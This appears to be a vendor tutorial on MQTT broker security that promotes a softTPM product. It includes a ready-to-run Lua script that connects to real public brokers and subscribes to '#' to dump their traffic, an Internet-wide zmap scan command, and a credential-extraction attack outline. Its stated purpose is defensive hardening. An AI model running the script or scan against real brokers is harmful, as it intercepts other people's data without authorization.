Think your MQTT solution is safe, even with authentication, including mTLS? This tutorial shows why that assumption can be dangerous. Here's a step-by-step guide on how hackers can exploit MQTT solutions, even when credentials are in place. This tutorial includes ready-to-run MQTT exploit code.
One of the biggest threats to MQTT brokers is device cloning, when attackers copy firmware and extract secret keys to build counterfeit devices that look and behave exactly like the real thing. Once cloned, these devices can access your MQTT broker, impersonate legitimate hardware, and undermine both security and trust.
If you sell products with an embedded MQTT client, advanced hackers can easily extract credentials from your device, including X.509 certificates. This can be achieved by purchasing a similar device or obtaining a discarded one. Hackers can reverse engineer the device to extract sensitive information once they have the device. This information allows them to perform penetration tests using our easy-to-run MQTT penetration test example program. The MITRE EMB3D knowledge base of cyber threats to embedded devices includes several Threat IDs matching firmware credentials extraction.
If you plan on selling products in Europe, be aware of the new EU Cyber Resilience Act for Embedded Developers. Non-compliance with this regulation can result in penalties starting at €15 million. To avoid these severe fines, ensure that you implement the security strategies for your MQTT IoT solution as outlined below.
How to Hack MQTT Solutions

A hacker's procedure can be as follows:
- Reverse the device hardware:
- Extract the device certificate or username/password
- For devices using a Trusted Platform Module (TPM), use the TPM "as is" and pretend to be the device (details below)
- Connect to the MQTT broker
- Subscribe to # (the root wildcard topic)
- Analyze all messages received for some time
- Start the MQTT attack by publishing messages based on analyzed data
In MQTT, the root wildcard topic # is a special character used to subscribe to all topics in the MQTT broker. This allows a client to receive every message sent across the broker, regardless of the specific topic.
The following fully functional MQTT program is designed to subscribe to multiple public MQTT brokers and analyze the received messages. This Lua script performs steps 2, 3, and 4 following the hacker's procedure outlined above. The script does a penetration test on brokers that do not use authentication, but as we will outline later, retrieving the credentials can sometimes be straightforward.
local mqttClients={} -- key = mqtt client instance
local msgCnt=0

-- Shuffles (randomizes) the allBrokers list and returns a table with
-- 25 selected brokers.
local function shuffle(allBrokers)
   for i = #allBrokers, 2, -1 do
      local j = ba.rnd(1,i)
      allBrokers[i], allBrokers[j] = allBrokers[j], allBrokers[i]
   end
   local cnt=0
   local selectedBrokers={} -- key = ip address
   for i = 1, #allBrokers do
      local ip = allBrokers[i]
      if not selectedBrokers[ip] then
         selectedBrokers[ip]=true
         cnt=cnt+1
         if cnt > 24 then break end
      end
   end
   return selectedBrokers
end

-- Prints MQTT topic and payload data. The function closes all MQTT
-- connections when the number of received messages > 100
local function onpub(info, msg)
   print(msgCnt,info)
   print(msg)
   msgCnt = msgCnt + 1
   if msgCnt > 100 then
      print"We are done!"
      for mqtt in pairs(mqttClients) do mqtt:disconnect() end
   end
end

 -- This function connects to one MQTT client and subscribes to "#"
local function startMQTT(ip)
   print("Connecting",ip)
   local mqtt=require"mqttc".create(ip,
      function(type,code,status) -- onstatus
         if "mqtt" == type and "connect" == code and 0 == status.reasoncode then
            print(ip,"connected")
            return true
         end
      end,
      function(topic,msg) -- onpub
         onpub(string.format("%s: %s",ip,topic), msg)
      end)
   mqtt:subscribe("#") -- Subscribe to all messages exchanged via the broker
   mqttClients[mqtt]=true
end

-- The following code downloads a list containing one MQTT broker IP
-- address per line. All IP addresses in the downloaded list are
-- inserted into the allBrokers list. We then use the function
-- shuffle() to randomize and return a subset of this list. Finally,
-- we call the function startMQTT() for each IP address in the
-- selected list.
ba.thread.run(function()
   local http=require"httpc".create()
   local ok,err=http:request{url="https://realtimelogic.info/brokers.txt"}
   if ok then
      local data,err=http:read"*a"
      if data then
         local allBrokers = {}
         -- Extract all IP addresses from the received data
         for ip in data:gmatch"(.-)\r?\n" do table.insert(allBrokers,ip) end
         local selectedBrokers = shuffle(allBrokers)
         for ip in pairs(selectedBrokers) do startMQTT(ip) end
      else
         print"Cannot download brokers.txt"
      end
   else
      print("HTTP err",err)
   end
end)

-- Make sure to close all connections when the server or script stops.
function onunload()
   for mqtt in pairs(mqttClients) do mqtt:disconnect() end
end
Example 1: The MQTT Pentest Program
Run the above MQTT Pentest Program on our online tutorial server!
New to Lua?
Check out our Online Interactive Lua Tutorials for a gentle introduction.New to our MQTT client?
Check out the tutorial Your First MQTT Lua Program.
The above script is designed for MQTT penetration testing by subscribing to all topics across multiple brokers and logging the traffic. The use of random selection ensures diverse testing across available brokers. The above Lua script works as follows:
- Downloads a list of MQTT broker IP addresses.
- Randomizes and selects a subset of these brokers.
- Connects to each selected broker and subscribes to all messages.
- Prints received messages and terminates connections after a threshold is reached.
How to Find Online Brokers
Finding online MQTT brokers can be straightforward with the right tools and approach. To find potential MQTT brokers, you can use zmap, a fast network scanner designed for Internet-wide network surveys. This tool can scan all IPv4 addresses on the Internet for specific open ports.
#install sudo apt-get install zmap # Scan for open MQTT ports (default port 1883) zmap -p 1883 -o mqtt-brokers.txt
The above scan will list any server with port 1883 open. However, not all servers with this port open are necessarily MQTT brokers. The list brokers.txt was created by running the above command and attempting to connect an MQTT client to the IP addresses returned by zmap. If the MQTT connection was successful, the IP address was saved to brokers.txt. The job was terminated once a total of 200 IP addresses were collected.
In addition to using ZMap for discovering brokers, commercial services like Shodan offer pentesters and potentially malicious actors a much more comprehensive discovery map of services, including MQTT. You can try searching Shodan for MQTT brokers to see the extensive information available.
Shodan MQTT broker scan: https://www.shodan.io/search?query=mqtt.
Top Strategies for Securing Your MQTT IoT Solution
Securing an MQTT IoT solution, where products connect to an online broker, is complex and demanding. Numerous online articles discuss device credential extraction vulnerabilities, highlighting the importance of robust security practices. In the following sections, we'll outline best practices for hardening your IoT solution. However, leveraging IoT security specialists can offer significant advantages over handling everything in-house.
IoT consulting services bring extensive experience and specialized knowledge, which is crucial for effectively identifying and mitigating security vulnerabilities. These experts are well-versed in the latest threats and security trends, often providing advanced solutions not readily available internally. Moreover, consulting services can expedite the implementation of security measures, delivering scalable and tailored strategies to meet your specific needs.
These services enhance your overall security posture, allowing your in-house team to concentrate on core business functions, boosting productivity and efficiency. Engaging with specialists ensures that your IoT solution remains robust against evolving threats, providing peace of mind and operational resilience.
Hardening the MQTT Broker
MQTT, by default, lacks layered access control, meaning one breached device can compromise the entire network of connected devices. The above MQTT Pentest example demonstrates the dangers of neglecting layered access control in MQTT solutions.
Deactivating wildcard subscriptions in the broker, particularly #, is recommended to enhance MQTT security. This prevents broad access to all topics and reduces the risk of unauthorized data exposure. Use access control lists (ACLs) to enforce fine-grained permissions, ensuring clients only have access to necessary topics. This limits the impact of compromised credentials and enhances overall security. By carefully managing subscriptions and implementing robust ACLs, you can significantly strengthen the security posture of your MQTT broker.
How to Harden Your MQTT Device and Simplify Its Configuration
Besides protecting secrets, as discussed in the next section, very little is required to secure the MQTT device (MQTT client). An MQTT client typically operates as a TCP client behind a firewall on a private network, making it impossible to attack from the Internet.
MQTT uses the port number 1883 when not using TLS and 8883 when using TLS. In the above pentest, we look for brokers listening on the port 1883. Make sure you always use a TLS enabled MQTT client and broker.
When deploying MQTT devices, firewalls may block port 8883. However, port 443 is usually open on most private networks as the port is used for HTTPS traffic. Consider using port 443 for your MQTT IoT solution to simplify device configuration and enhance security. This can be achieved using the TLS ALPN (Application-Layer Protocol Negotiation) extension. For example, our tutorial How to Connect to AWS IoT Core using MQTT and ALPN explains how to connect to AWS IoT Core via port 443. Utilizing port 443 not only simplifies the device deployment configuration but also obscures the presence of an MQTT broker, making it harder for attackers to identify the online services listening on this port.
Preventing the Extraction of Secrets from the Device
A TLS-enabled MQTT stack allows an MQTT client to use standard MQTT passwords or leverage the TLS stack for client authentication via mutual TLS (mTLS). If you're new to mTLS and x.509 certificate authentication, be sure to check out the article Certificate Management for Embedded Systems. All IoT developers need to understand these concepts thoroughly.
Directly storing device secrets, such as the X.509 private key used with mTLS or standard MQTT passwords for MQTT authentication, on the device file system provides minimal protection for these sensitive resources. This method lacks additional protective controls, potentially exposing the secrets to unauthorized access. It's important to implement more secure methods to safeguard these critical assets, aligning with compliance standards and best practices in IoT security.
Instead, consider techniques like White-box Cryptography. This approach combines encryption and obfuscation to protect cryptographic keys in software, making them indistinguishable from code. It provides critical defenses necessary for operating in hostile environments, ensuring keys remain hidden even if an attacker gains full access to the firmware or runtime environment. While not invulnerable to the most capable attackers, such as state/government actors, it significantly limits exposure and is particularly effective for securing sensitive application data without relying on secure hardware, e.g., TPM. By embedding and disguising keys within the application code, White-box Cryptography helps prevent the extraction of MQTT passwords and other secrets.
For example, our Xedge32 IoT device toolkit employs a robust White-box Cryptography engine to protect private keys and passwords. Xedge32 is an excellent choice for small to medium-sized companies needing a cost-effective development environment without the high costs associated with external IoT security specialists.
Using a Trusted Platform Module
Advanced embedded hardware may include a Trusted Platform Module (TPM), a hardware device designed to store secrets securely. However, ensuring the TPM's security is highly challenging. The device firmware, starting from the boot process, must be signed and designed to correctly delegate TPM access to both the firmware and the processes using the TPM. Due to the complexity of this process, many TPM-enabled devices are not as secure as intended.
The effectiveness of a TPM can be compromised if an attacker can reverse-engineer the device and request the TPM to perform encryption operations. Although they cannot directly access the TPM's secrets, they can still exploit its functionality by making it perform security actions on their behalf. This undermines the TPM's purpose, as the security of the device can still be compromised without needing to extract the actual secrets.
Our Xedge32 IoT device toolkit includes a so-called soft TPM, which implements TPM functionality within the firmware. By utilizing advanced techniques such as White-box Cryptography and several other methods, it provides a user-friendly development environment for protecting private keys. This approach ensures robust security without needing dedicated hardware, making it an ideal solution for developers looking to secure their IoT devices effectively.
EU Cyber Resilience Act Complianse
To comply with the EU Cyber Resilience Act, products must implement additional security measures in addition to the above-listed recommendations, including:
-
Secure Boot and Signed Firmware: Ensure that your devices can only boot using authenticated firmware. This prevents unauthorized software from running on the device, which is critical for maintaining security integrity.
-
Over-The-Air (OTA) Upgrades: Implement secure OTA update mechanisms to ensure that your devices can receive and verify updates safely. This is essential for keeping the devices secure against emerging threats and vulnerabilities.
-
Cyber Risk Management: Conduct comprehensive cyber risk assessments before placing products on the market. This includes due diligence on third-party components and regular testing and patch management during the product’s lifecycle.
-
Vulnerability Management: Establish procedures for managing product vulnerabilities, including clear documentation and a responsible disclosure program. Provide security updates for a defined support period, which should reflect the product’s expected usage period, with a minimum of five years unless specified otherwise.
-
Incident Reporting: Report actively exploited vulnerabilities or severe security incidents to relevant authorities within 24 hours of discovery. This helps mitigate the impact of breaches and enhances overall security resilience.
White-box Cryptography
Cryptography is increasingly used in embedded devices. The nature of these systems makes the software vulnerable to attacks because attackers can often extract the firmware. This means they can quickly analyze the firmware's binary code and use various tools and emulators to carry out these attacks. This scenario is known as a white-box attack context.
White-box cryptography (WBC) aims to secure cryptographic algorithms in software, even under white-box attack conditions. It ensures that cryptographic assets remain protected, even if the attacker has full access to the execution environment.
WBC is a pivotal technology in embedded software protection strategies. It enables cryptographic operations to be performed without revealing confidential information, such as the cryptographic key. Without WBC, attackers could easily extract secret keys from the binary code or memory or intercept information during execution.
Conclusion
As this tutorial showed, once attackers gain access to a single edge device, they can compromise your entire MQTT ecosystem (penetrate your broker). From extracting credentials to subscribing to "#" and issuing malicious commands, it's a cascade of failure that often starts with overlooked firmware and poor certificate handling.
Enter Xedge
Xedge takes care of all the heavy lifting, secure key storage, mTLS, certificate provisioning, and MQTT access control, so you don't have to roll your own solution (and risk getting it wrong). It includes a built-in softTPM vault, integrated fleet provisioning support, and a secure-by-design architecture that's light enough to run on most modern microcontrollers. Using an ESP32? Even better. You can start immediately with the ready-to-run Xedge32 firmware, which brings the full power of Xedge to ESP32 devices, eliminating the need for C coding.
Why Xedge stops device cloning
With Xedge's softTPM:
-
Keys can't be duplicated. A cloned binary will not include the protected keys.
-
Device identity is cryptographically anchored. Each device proves itself through TPM-based authentication, not copyable IDs.
-
Secure bootstrapping is possible. Cloud services can demand TPM-signed proofs, ensuring only genuine devices connect.
In practice, an attacker might clone your code, but without the TPM-protected keys, the clone becomes a useless shell.
To use the softTPM vault to securely store the credentials, your broker needs to support a fleet provisioning API that lets the device and broker follow these procedures:
- Private Key Creation: The device generates a private key and stores it securely in the softTPM vault.
- Certificate Signing Request (CSR): The device creates a CSR and sends it to the broker's fleet provisioning API.
- Receive Signed Certificate: The device receives a signed certificate from the provisioning API.
- Authentication: The device uses mTLS and the signed certificate to authenticate with the MQTT broker.
Additional security whitepapers:
- An Introduction to PKI
- Securing IoT Edge Nodes
- Have We Forgotten the Ancient Lessons About Building Defense Systems
Posted in Whitepapers